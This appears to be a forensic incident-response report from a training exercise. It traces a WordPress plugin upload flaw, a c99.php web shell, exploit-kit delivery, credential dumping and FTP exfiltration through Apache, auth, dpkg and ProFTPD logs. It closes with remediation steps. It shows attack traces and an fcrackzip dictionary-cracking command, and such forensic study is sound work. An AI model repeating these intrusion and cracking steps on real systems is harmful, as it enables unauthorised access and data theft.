SC-09 — Evidence Screenshot

SC-09	Source: image63.png Tool: Apache access-log review	Shows WPScan, plugin abuse and c99.php access.
-------	---	--

```

10.0.0.15 - - [15/Jul/2016:15:38:23 +0200] "GET /?author=9 HTTP/1.1" 404 4225 "http://blog.mysportclub.ex/" "WPScan v2.9 (http://wpscan.org)"
10.0.0.15 - - [15/Jul/2016:15:38:23 +0200] "GET /?author=3 HTTP/1.1" 404 4225 "http://blog.mysportclub.ex/" "WPScan v2.9 (http://wpscan.org)"
10.0.0.15 - - [15/Jul/2016:15:38:23 +0200] "GET /?author=8 HTTP/1.1" 404 4225 "http://blog.mysportclub.ex/" "WPScan v2.9 (http://wpscan.org)"
10.0.0.15 - - [15/Jul/2016:15:38:23 +0200] "GET /?author=1 HTTP/1.1" 200 5199 "http://blog.mysportclub.ex/" "WPScan v2.9 (http://wpscan.org)"
10.0.0.15 - - [15/Jul/2016:15:43:55 +0200] "POST /wp-content/plugins/work-the-flow-file-upload/public/assets/jquery-File-Upload-9.5.0/server/php/index.php HTTP/1.1" 200 1006 "-" "curl/7.46.0"
10.0.0.15 - - [15/Jul/2016:15:44:36 +0200] "GET /wp-content/plugins/work-the-flow-file-upload/public/assets/jquery-File-Upload-9.5.0/server/php/files/c99.php HTTP/1.1" 200 4075 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4"
10.0.0.15 - - [15/Jul/2016:15:44:36 +0200] "GET /wp-content/plugins/work-the-flow-file-upload/

```

SC-10 — Evidence Screenshot

SC-10	Source: image65.png Tool: grep victim IP in access.log	Shows Peter's IP loading /opspy/ components.
-------	---	--

```

victm_195.251.97.97.log
1 195.251.97.97 - - [15/Jul/2016:16:08:05 +0200] "GET /wp-content/uploads/hk/task/opspy/index.php HTTP/1.1" 200 810 "http://blog.mycompany.ex/" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
2 195.251.97.97 - - [15/Jul/2016:16:08:05 +0200] "GET /wp-content/uploads/hk/assets/js/jquery-1.9.1.js HTTP/1.1" 200 33128 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
3 195.251.97.97 - - [15/Jul/2016:16:08:06 +0200] "GET /wp-content/uploads/hk/task/opspy/360a296ea1e0abb38f1080f5e802fb4b.html HTTP/1.1" 200 1917 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
4 195.251.97.97 - - [15/Jul/2016:16:08:06 +0200] "GET /wp-content/uploads/hk/task/opspy/49c58cc2b166b1a5b13eab5f472a4f7b.html HTTP/1.1" 200 1937 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
5 195.251.97.97 - - [15/Jul/2016:16:08:06 +0200] "GET /wp-content/uploads/hk/task/opspy/3930b19ce86a4a5545c8deb0c94990b5.html HTTP/1.1" 200 1914 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
6 195.251.97.97 - - [15/Jul/2016:16:08:06 +0200] "GET /wp-content/uploads/hk/task/opspy/8bf9cbe72d9f798dd4c61c9668f84e29.html HTTP/1.1" 200 1907 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
7 195.251.97.97 - - [15/Jul/2016:16:08:06 +0200] "GET /wp-content/uploads/hk/task/opspy/1493f0e60aca5bcc753405d96c739bb4.html HTTP/1.1" 200 1906 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
8 195.251.97.97 - - [15/Jul/2016:16:08:06 +0200] "GET /wp-content/uploads/hk/task/opspy/053d33558d578d2cafe77639209ab4d9.html HTTP/1.1" 200 1935 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
9 195.251.97.97 - - [15/Jul/2016:16:08:06 +0200] "GET /wp-content/uploads/hk/task/opspy/1ffa5eb5ffe455641a17704db7e0a55.html HTTP/1.1" 200 5351 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
10 195.251.97.97 - - [15/Jul/2016:16:08:06 +0200] "GET /wp-content/uploads/hk/task/opspy/d11a10ea60a2b8c01e7a2b620723471a.html HTTP/1.1" 200 1986 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
11 195.251.97.97 - - [15/Jul/2016:16:08:06 +0200] "GET /wp-content/uploads/hk/task/opspy/f775413f33f2caa2e160fe056fb64fc9.html HTTP/1.1" 200 959 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
12 195.251.97.97 - - [15/Jul/2016:16:08:06 +0200] "GET /wp-content/uploads/hk/task/opspy/1533805c930c570f320d4815f45c30b7.html HTTP/1.1" 200 4720 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
13 195.251.97.97 - - [15/Jul/2016:16:08:06 +0200] "GET /wp-content/uploads/hk/task/opspy/bc9168a823a10d974855abcc8c7d20e9.html HTTP/1.1" 200 9094 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
14 195.251.97.97 - - [15/Jul/2016:16:08:06 +0200] "GET /wp-content/uploads/hk/task/opspy/11415c18e1ea55947fc1aefcdac349d.html HTTP/1.1" 200 442 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
15 195.251.97.97 - - [15/Jul/2016:16:08:06 +0200] "GET /wp-content/uploads/hk/task/opspy/8500d58389eba3b3820a17641449b81d.html HTTP/1.1" 200 47994 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
16 195.251.97.97 - - [15/Jul/2016:16:08:07 +0200] "GET /wp-content/uploads/hk/task/opspy/045423c0415da1d4293522d9ec3a19a7.html HTTP/1.1" 200 22412 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
17 195.251.97.97 - - [15/Jul/2016:16:08:07 +0200] "GET /wp-content/uploads/hk/task/test/8500d58389eba3b3820a17641449b81d.html HTTP/1.1" 404 568 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
18 195.251.97.97 - - [15/Jul/2016:16:08:07 +0200] "GET /wp-content/uploads/hk/task/opspy/3930b19ce86a4a5545c8deb0c94990b5.swf HTTP/1.1" 200 21136 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/360a296ea1e0abb38f1080f5e802fb4b.html" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
19 195.251.97.97 - - [15/Jul/2016:16:08:07 +0200] "GET /wp-content/uploads/hk/task/opspy/360a296ea1e0abb38f1080f5e802fb4b.html HTTP/1.1" 200 34736 "http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/360a296ea1e0abb38f1080f5e802fb4b.html" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"

```

SC-11 — Evidence Screenshot

SC-11	Source: image66.png Tool: less / code review	Shows visitor profiling and iframe-based component loading.
-------	---	---

```
caine@caine-vm: ~  
File Edit View Search Terminal Help  
<?php  
include('.../includes/detection.php');  
include('.../includes/functions.php');  
require_once('.../config/mysql.class.php');  
require_once('.../config/config.inc.php');  
echo "<script src='.../assets/js/jquery-1.9.1.js'></script>";  
  
$date = date('M j G:i:s Y');  
$ua = $_SERVER['HTTP_USER_AGENT'];  
$ip = getIp();  
$co = getcountry($ip);  
$country = getCNNameByCCCode($co);  
$os = ua2os($ua);  
$browser = parse_user_agent($ua);  
$browser = $browser['browser'];  
$referer = getenv('HTTP_REFERER');  
$ostype = "64bit";  
$addr = $_SERVER['HTTP_HOST'];  
if($query = mysql_query("INSERT INTO ekit_task_opspy(ip,  
country,browser,os,ostype,referrer,date)VALUES ('$ip','$country','$browser','$os'  
, '$ostype','$referer','$date')"))  
per/blog--vg-var/www/html/wordpress/wp-content/uploads/hk/task/opspy/index.php
```

SC-12 — Evidence Screenshot

SC-12	Source: image75.png Tool: auth.log review	Shows root SSH logins and dump-user creation context.
-------	--	---

```
caine@caine-vm:/media/mapper/coloserver1337--vg-var/log$ grep -i "Aug 15" /media/mapper/coloserver1337--vg-var/log/auth.log  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:26:32 coloserver1337 sshd[2465]: Accepted password for root from 10.0.0.15 port 53442 ssh2  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:26:32 coloserver1337 sshd[2465]: pam_unix(sshd:session): session opened for user root by (uid=0)  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:27:02 coloserver1337 proftpd: pam_unix(proftpd:session): session opened for user dump by (uid=0)  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:27:54 coloserver1337 proftpd: pam_unix(proftpd:session): session closed for user dump  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:28:41 coloserver1337 sshd[2490]: Accepted password for root from 10.0.0.15 port 53446 ssh2  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:28:41 coloserver1337 sshd[2490]: pam_unix(sshd:session): session opened for user root by (uid=0)  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:28:41 coloserver1337 sshd[2490]: Received disconnect from 10.0.0.15: 11: disconnected by user  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:28:41 coloserver1337 sshd[2490]: pam_unix(sshd:session): session closed for user root  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:32:00 coloserver1337 sshd[2507]: Accepted password for root from 10.0.0.15 port 53448 ssh2  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:32:00 coloserver1337 sshd[2507]: pam_unix(sshd:session): session opened for user root by (uid=0)  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:36:57 coloserver1337 sshd[3061]: Accepted password for root from 10.0.0.15 port 53452 ssh2  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:36:57 coloserver1337 sshd[3061]: pam_unix(sshd:session): session opened for user root by (uid=0)  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:39:01 coloserver1337 CRON[3408]: pam_unix(cron:session): session opened for user root by (uid=0)  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:39:01 coloserver1337 CRON[3408]: pam_unix(cron:session): session closed for user root  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:41:13 coloserver1337 login[533]: pam_unix(login:session): session opened for user root by LOGIN(uid=0)  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:41:13 coloserver1337 login[3447]: ROOT LOGIN on '/dev/tty1'  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:17:32 coloserver1337 systemd-logind[510]: Watching system buttons on /dev/input/event2 (Power Button)  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:17:32 coloserver1337 systemd-logind[510]: Watching system buttons on /dev/input/event3 (Sleep Button)  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:17:32 coloserver1337 systemd-logind[510]: Watching system buttons on /dev/input/event4 (Video Bus)  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:17:32 coloserver1337 systemd-logind[510]: New seat seat0.  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:17:32 coloserver1337 sshd[505]: Server listening on 0.0.0.0 port 22.  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:17:32 coloserver1337 sshd[505]: Server listening on :: port 22.  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:20:06 coloserver1337 sshd[1382]: Accepted password for root from 10.0.0.15 port 53410 ssh2  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:20:06 coloserver1337 sshd[1382]: pam_unix(sshd:session): session opened for user root by (uid=0)  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:21:30 coloserver1337 useradd[1391]: new group: name=dump, GID=1001  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:21:30 coloserver1337 useradd[1391]: new user: name=dump, UID=1001, GID=1001, home=/home/dump, shell=/bin/sh  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:21:52 coloserver1337 passwd[1399]: pam_unix(passwd:chauthtok): password changed for dump  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:23:17 coloserver1337 useradd[2137]: new user: name=proftpd, UID=111, GID=65534, home=/run/proftpd, shell=/bin/false  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:23:17 coloserver1337 chage[2142]: changed password expiry for proftpd  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:23:17 coloserver1337 useradd[2147]: new user: name=ftp, UID=112, GID=65534, home=/srv/ftp, shell=/bin/false  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:23:17 coloserver1337 usermod[2152]: change user 'ftp' password  
/media/mapper/coloserver1337--vg-var/log/auth.log:Aug 15 13:23:18 coloserver1337 chage[2157]: changed password expiry for ftp
```

SC-13 — Evidence Screenshot

SC-13	Source: image76.png Tool: Plaso/auth/dpkg review	Shows dump account and ProFTPD setup activity.
-------	---	--

```
2016-08-15T13:20:06+00:00,Content Modification Time,LOG,Log File,[sshd pid: 1382] pam_unix(sshd:session): session opened for user root by (uid=0),syslog,OS:/media/mapper/coloserver1337--vg-var/log/auth.log.1,-
2016-08-15T13:20:06+00:00,Content Modification Time,LOG,SSH log,Successful login of user: rootfrom 10.0.0.15:53410using authentication method: passwordssh pid: 1382,syslog,OS:/media/mapper/coloserver1337--vg-var/log/auth.log.1,-
2016-08-15T13:21:30+00:00,Content Modification Time,LOG,Log File,[useradd pid: 1391] new group: name=dump GID=1001,syslog,OS:/media/mapper/coloserver1337--vg-var/log/auth.log.1,-
2016-08-15T13:21:30+00:00,Content Modification Time,LOG,Log File,[useradd pid: 1391] new user: name=dump UID=1001 GID=1001 home=/home/dump shell=/bin/sh,syslog,OS:/media/mapper/coloserver1337--vg-var/log/auth.log.1,-
2016-08-15T13:21:52+00:00,Content Modification Time,LOG,Log File,[passwd pid: 1399] pam_unix(passwd:chauthtok): password changed for dump,syslog,OS:/media/mapper/coloserver1337--vg-var/log/auth.log.1,-
2016-08-15T13:23:05+00:00,Creation Time,LOG,dpkg log File,startup archives unpack,dpkg,OS:/media/mapper/coloserver1337--vg-var/log/dpkg.log.1,-
2016-08-15T13:23:07+00:00,Creation Time,LOG,dpkg log File,install libmemcached11:amd64 <none> 1.0.18-4,dpkg,OS:/media/mapper/coloserver1337--vg-var/log/dpkg.log.1,-
2016-08-15T13:23:07+00:00,Creation Time,LOG,dpkg log File,status half-installed libmemcached11:amd64 1.0.18-4,dpkg,OS:/media/mapper/coloserver1337--vg-var/log/dpkg.log.1,-
2016-08-15T13:23:07+00:00,Creation Time,LOG,dpkg log File,status unpacked libmemcached11:amd64 1.0.18-4,dpkg,OS:/media/mapper/coloserver1337--vg-var/log/dpkg.log.1,-
2016-08-15T13:23:08+00:00,Creation Time,LOG,dpkg log File,install libmemcachedutil2:amd64 <none> 1.0.18-4,dpkg,OS:/media/mapper/coloserver1337--vg-var/log/dpkg.log.1,-
2016-08-15T13:23:08+00:00,Creation Time,LOG,dpkg log File,install proftpd-basic:amd64 <none> 1.3.5-1.1+deb8u1,dpkg,OS:/media/mapper/coloserver1337--vg-var/log/dpkg.log.1,-
2016-08-15T13:23:08+00:00,Creation Time,LOG,dpkg log File,status half-installed libmemcachedutil2:amd64 1.0.18-4,dpkg,OS:/media/mapper/coloserver1337--vg-var/log/dpkg.log.1,-
2016-08-15T13:23:08+00:00,Creation Time,LOG,dpkg log File,status half-installed proftpd-basic:amd64 1.3.5-1.1+deb8u1,dpkg,OS:/media/mapper/coloserver1337--vg-var/log/dpkg.log.1,-
2016-08-15T13:23:08+00:00,Creation Time,LOG,dpkg log File,status triggers-pending man-db:amd64 2.7.0.2-5,dpkg,OS:/media/mapper/coloserver1337--vg-var/log/dpkg.log.1,-
2016-08-15T13:23:08+00:00,Creation Time,LOG,dpkg log File,status unpacked libmemcachedutil2:amd64 1.0.18-4,dpkg,OS:/media/mapper/coloserver1337--vg-var/log/dpkg.log.1,-
2016-08-15T13:23:09+00:00,Creation Time,LOG,dpkg log File,status half-configured man-db:amd64 2.7.0.2-5,dpkg,OS:/media/mapper/coloserver1337--vg-var/log/dpkg.log.1,-
2016-08-15T13:23:09+00:00,Creation Time,LOG,dpkg log File,status triggers-pending systemd:amd64 215-17,dpkg,OS:/media/mapper/coloserver1337--vg-var/log/dpkg.log.1,-
2016-08-15T13:23:09+00:00,Creation Time,LOG,dpkg log File,status unpacked proftpd-basic:amd64 1.3.5-1.1+deb8u1,dpkg,OS:/media/mapper/coloserver1337--vg-var/log/dpkg.log.1,-
2016-08-15T13:23:09+00:00,Creation Time,LOG,dpkg log File,trigproc man-db:amd64 2.7.0.2-5 <none>,dpkg,OS:/media/mapper/coloserver1337--vg-var/log/dpkg.log.1,-
2016-08-15T13:23:15+00:00,Creation Time,LOG,dpkg log File,configure libmemcached11:amd64 1.0.18-4 <none>,dpkg,OS:/media/mapper/coloserver1337--vg-var/log/dpkg.log.1,-
2016-08-15T13:23:15+00:00,Creation Time,LOG,dpkg log File,startup packages configure,dpkg,OS:/media/mapper/coloserver1337--vg-var/log/dpkg.log.1,-
2016-08-15T13:23:15+00:00,Creation Time,LOG,dpkg log File,status half-configured libmemcached11:amd64 1.0.18-4,dpkg,OS:/media/mapper/coloserver1337--vg-var/log/dpkg.log.1,-
2016-08-15T13:23:15+00:00,Creation Time,LOG,dpkg log File,status half-configured systemd:amd64 215-17,dpkg,OS:/media/mapper/coloserver1337--vg-var/log/dpkg.log.1,-
2016-08-15T13:23:15+00:00,Creation Time,LOG,dpkg log File,status installed libmemcached11:amd64 1.0.18-4,dpkg,OS:/media/mapper/coloserver1337--vg-var/log/dpkg.log.1,-
2016-08-15T13:23:15+00:00,Creation Time,LOG,dpkg log File,status installed man-db:amd64 2.7.0.2-5,dpkg,OS:/media/mapper/coloserver1337--vg-var/log/dpkg.log.1,-
```

SC-14 — Evidence Screenshot

SC-14	Source: image78.png Tool: proftpd.log review	Shows FTP sessions from Peter's public IP using dump.
-------	---	---

```
2016-08-15 13:23:19,417 coloserver1337 proftpd[2234] coloserver1337: ProFTPD 1.3.5 (stable) (built Tue May 19 2015 11:09:58 UTC) standalone mode STARTUP
2016-08-15 13:26:57,239 coloserver1337 proftpd[2475] coloserver1337 (10.0.0.15[10.0.0.15]): FTP session opened.
2016-08-15 13:27:02,755 coloserver1337 proftpd[2475] coloserver1337 (10.0.0.15[10.0.0.15]): USER dump: Login successful.
2016-08-15 13:27:54,697 coloserver1337 proftpd[2475] coloserver1337 (10.0.0.15[10.0.0.15]): FTP session closed.
2016-08-16 14:17:06,749 coloserver1337 proftpd[3467] coloserver1337 (195.251.97.97[195.251.97.97]): FTP session opened.
2016-08-16 14:17:19,938 coloserver1337 proftpd[3467] coloserver1337 (195.251.97.97[195.251.97.97]): USER dump: Login successful.
2016-08-16 14:17:29,896 coloserver1337 proftpd[3467] coloserver1337 (195.251.97.97[195.251.97.97]): FTP session closed.
2016-08-16 14:18:22,710 coloserver1337 proftpd[3468] coloserver1337 (195.251.97.97[195.251.97.97]): FTP session opened.
2016-08-16 14:18:22,814 coloserver1337 proftpd[3468] coloserver1337 (195.251.97.97[195.251.97.97]): USER dump: Login successful.
2016-08-16 14:19:41,324 coloserver1337 proftpd[3468] coloserver1337 (195.251.97.97[195.251.97.97]): FTP session closed.
(END)
```

SC-15 — Evidence Screenshot

SC-15	Source: image79.png Tool: tar/find/archive review	Shows stolen business data, credentials/logs and Nmap outputs.
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```
caine@caine-vm:~/coloserver$ tar -tzf company-data-RET4523.tgz
.data/
.data/Documents/
.data/Documents/company_documents.zip
.data/Documents/Customers.txt
.data/Documents/Numbers.txt
.data/Linux/
.data/Linux/shadow
.data/Linux/ps
.data/Linux/passwd
.data/SystemProfile/
.data/SystemProfile/sysinfo.txt
.data/SystemProfile/mimikatz.log
.data/SystemProfile/bpd.log
.data/SystemProfile/netscan/
.data/SystemProfile/netscan/192.168.5.15.xml
.data/SystemProfile/netscan/192.168.5.10.xml
.data/SystemProfile/netscan/192.168.5.1.xml
caine@caine-vm:~/coloserver$
```

SC-16 — Evidence Screenshot

SC-16	Source: image82.png Tool: fcrackzip	Documents recovered password for company_documents.zip.
-------	--	---

```
no double zeros found
caine@caine-vm:~/Downloads$ fcrackzip -u -D -p rockyou.txt ~/coloserver/company-
data-extracted/.data/Documents/company_documents.zip

PASSWORD FOUND!!!!: pw == passw0rd
caine@caine-vm:~/Downloads$
```

9. Recommended Response Actions

The following actions are recommended because the evidence indicates confirmed workstation compromise, credential exposure, server compromise and exfiltration.

Priority	Action	Reason
Critical	Reimage Peter's workstation and preserve the original evidence.	RAM/disk artifacts show malware execution, process injection and credential collection.
Critical	Reset Peter's passwords and review/revoke exposed saved browser credentials.	Mimikatz and BrowserPasswordDump output indicate credential exposure.
Critical	Disable dump FTP account, preserve coloserver1337 logs and remove unauthorized ProFTPD/dropzone configuration.	FTP logs show dump-account sessions associated with exfiltration.
High	Patch/remove the vulnerable WordPress work-the-flow-file-upload plugin and remove c99.php and malicious /uploads/hk/task/opsy/ content.	Web logs and filesystem paths show this as the delivery infrastructure.
High	Investigate internal systems 192.168.5.1, 192.168.5.10 and 192.168.5.15.	Nmap XML files show internal reconnaissance targeting these hosts.
High	Calculate hashes for all extracted payloads and archives; add to evidence register.	Improves reproducibility and forensic integrity for submission/court-grade review.
Medium	Preserve and correlate Windows Event Logs, Apache access logs, auth.log, proftpd.log and Plaso CSV exports.	These logs form the cross-system event chain supporting the timeline.

10. Short Final Interpretation

The web-server evidence explains how Peter was exposed: the attacker prepared malicious content on a compromised WordPress server and Peter loaded the exploit-kit path from a Windows/Firefox client. The workstation evidence explains what happened after exposure: suspicious executables and injected memory are present, and the malware output shows credential dumping, browser password recovery and internal reconnaissance. The FTP evidence explains where the stolen data went: coloserver1337 was prepared with a dump FTP account and later received connections from Peter's public source IP.

The evidence is mutually reinforcing; web logs show delivery, RAM/disk artifacts show execution and collection, and FTP/dropzone artifacts show exfiltration. The incident should be treated as a confirmed data breach involving business-critical files and credential compromise.

Prepared for guided exercise submission | All timestamps normalized to UTC unless stated otherwise